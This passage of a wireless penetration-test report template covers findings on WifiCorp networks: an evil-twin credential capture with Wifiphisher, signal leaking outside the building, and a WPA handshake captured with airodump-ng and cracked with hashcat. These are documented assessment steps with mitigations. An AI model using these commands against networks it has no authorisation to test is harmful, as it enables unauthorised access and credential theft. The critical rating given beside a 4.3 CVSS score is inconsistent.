[*] Starting HTTP/HTTPS server at ports 8080, 443
[+] Show your support!
[+] Follow us: https://twitter.com/wifiphisher
[+] Like us: https://www.facebook.com/Wifiphisher
[+] Captured credentials:
[...]
```

However, no deautentication attack was made against it.




Figure 5.7: Kismet detecting deauthentication attacks

5.5.2.2.4 Mitigation

A Wireless Intrusion Prevention System (WIPS) must be installed in the company's environment.

5.5.2.2.5 References

5.5.2.3 Signal Area Coverage

Status	Active
Criticality	Informative
CVSS Base Score	4.3 AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Category	Wireless
Assets	WifiCorp, WifiCorp - Guests
Vulnerability ID	WIFI_003

5.5.2.3.1 Description

A signal coverage test was performed to check the signal strength of the different access points around the building.

It was discovered that was possible to get access to the wireless network outside the building.

In order to understand the relation between the power and the expected quality check *7.4 WiFi: Power & Expected quality*

5.5.2.3.2 Impact

Attackers do not need to be inside the building to perform wireless attacks.

5.5.2.3.3 Proof of Concept

This is the map of the building from the outside, where each number represents the places where the samples were taken.

Figure 5.8: Map Singal coverage Samples

As I side note, the value of the power column, the closest to 0, the stronger the signal is.

Point 1:

ESSID	BSSID	Power
WifiCorp	XX:XX:XX:XX:XX:XX	-25
WifiCorp - Guests	YY:YY:YY:YY:YY:YY	-34

Point 2:

[. . .]

5.5.2.3.4 Mitigation

Lower the values of the signal strength on the company's APs.

5.5.2.3.5 References

5.5.3 Authentication tests

Status	Active
Criticality	Critical
CVSS Base Score	4.3 AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Category	Wireless
Assets	WifiCorp
Vulnerability ID	WIFI_004

5.5.3.0.1 Description

During the assessment, a WPA handshake for the network WifiCorp was found, and it could be cracked.

5.5.3.0.2 Impact

An attacker can decrypt the data transmitted wirelessly, obtain sensitive data and also it can access the internal network.

5.5.3.0.3 Proof of concept

Sniffing packets from the network a handshake is captured.

```
kali@kali:/tmp$ sudo airodump-ng wlan0 --bssid XX:XX:XX:XX:XX:XX -c 2  -w airodump

 CH  2 ][ Elapsed: 22 s ][ 2022-08-18 09:48 ][ WPA handshake: ZZ:ZZ:ZZ:ZZ:ZZ:ZZ

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
 XX:XX:XX:XX:XX:XX   -8  44       99       31    2   2  130   WPA2 CCMP   PSK  WifiCorp

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
 XX:XX:XX:XX:XX:XX  AA:AA:AA:AA:AA:AA   17    1e- 6      6       85  EAPOL
```

Then, the hash was cracked, obtaining the WIFI's password.

```
kali@kali:/tmp$ hcxpcapngtool -o hash.txt airodump-01.cap
kali@kali:/tmp$ hashcat -m 22000 hash.txt wordlist.txt
[...]
WifiCorp2022
[...]
```

5.5.3.0.4 Mitigation

Change the password for a more robust one and change to a better authentication method.

5.5.3.0.5 References

6 House cleaning

During a penetration testing engagement, tools, files, user accounts, etc., were created in the client's environment, compromising the client's security. After the completion of the engagement, `<NAME OF ASSESSING COMPANY>` ensures that remnants of the test were removed:

- ☒ Delete any new files you created on the systems.
- ☒ Restore modified files to their original state.
- ☒ Restore any software configuration to its original state.
- ☒ Restore active protection-system settings.
- ☒ Remove any accounts you created from the affected systems.
- ☒ Change any modified credentials to their original state.
- ☒ Remove any shells or backdoors from the affected systems.
- ☒ Remove any installed or uploaded tools you may have left on the systems.
- ☒ Purge any sensitive leaked data.

7 Appendix

7.1 Changes during the test

[...]

7.2 Risk rating Scale

Risk	Range	Description
Critical	9.0 - 10.0	The vulnerability poses an immediate threat to the organisation. Successful exploitation may permanently affect the organisation. Remediation should be immediately performed.
High	7.0 – 8.9	The vulnerability poses an urgent threat to the organisation, and remediation should be prioritised.
Medium	4.0 – 6.9	Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.
Low	0.1 – 3.9	The vulnerability poses a negligible/minimal threat to the organisation. The presence of this vulnerability should be noted and remediated if possible.
Informative	0.0	The vulnerability poses little or no threat to the organization. The presence of this vulnerability is more to inform the customer than to be a real threat.

7.3 Vulnerability states

The vulnerabilities can be in one of the following states:

- **Potential**: The vulnerability has been identified but its exploitation has not been possible, so its existence cannot be fully verified, and it is up to the client to determine the impact.
- **Active**: The vulnerability has been identified and it has been possible to verify its existence.

7.4 WiFi: Power & Expected quality

The relationship between power and the expected WiFi quality can be seen in this table:

Power	Expected quality
>= -50 dBm	Excellent
]-50,-60] dBm	Very good
]-60,-70] dBm	Good
]-70,-85] dBm	Weak
< -85 dBm	Poor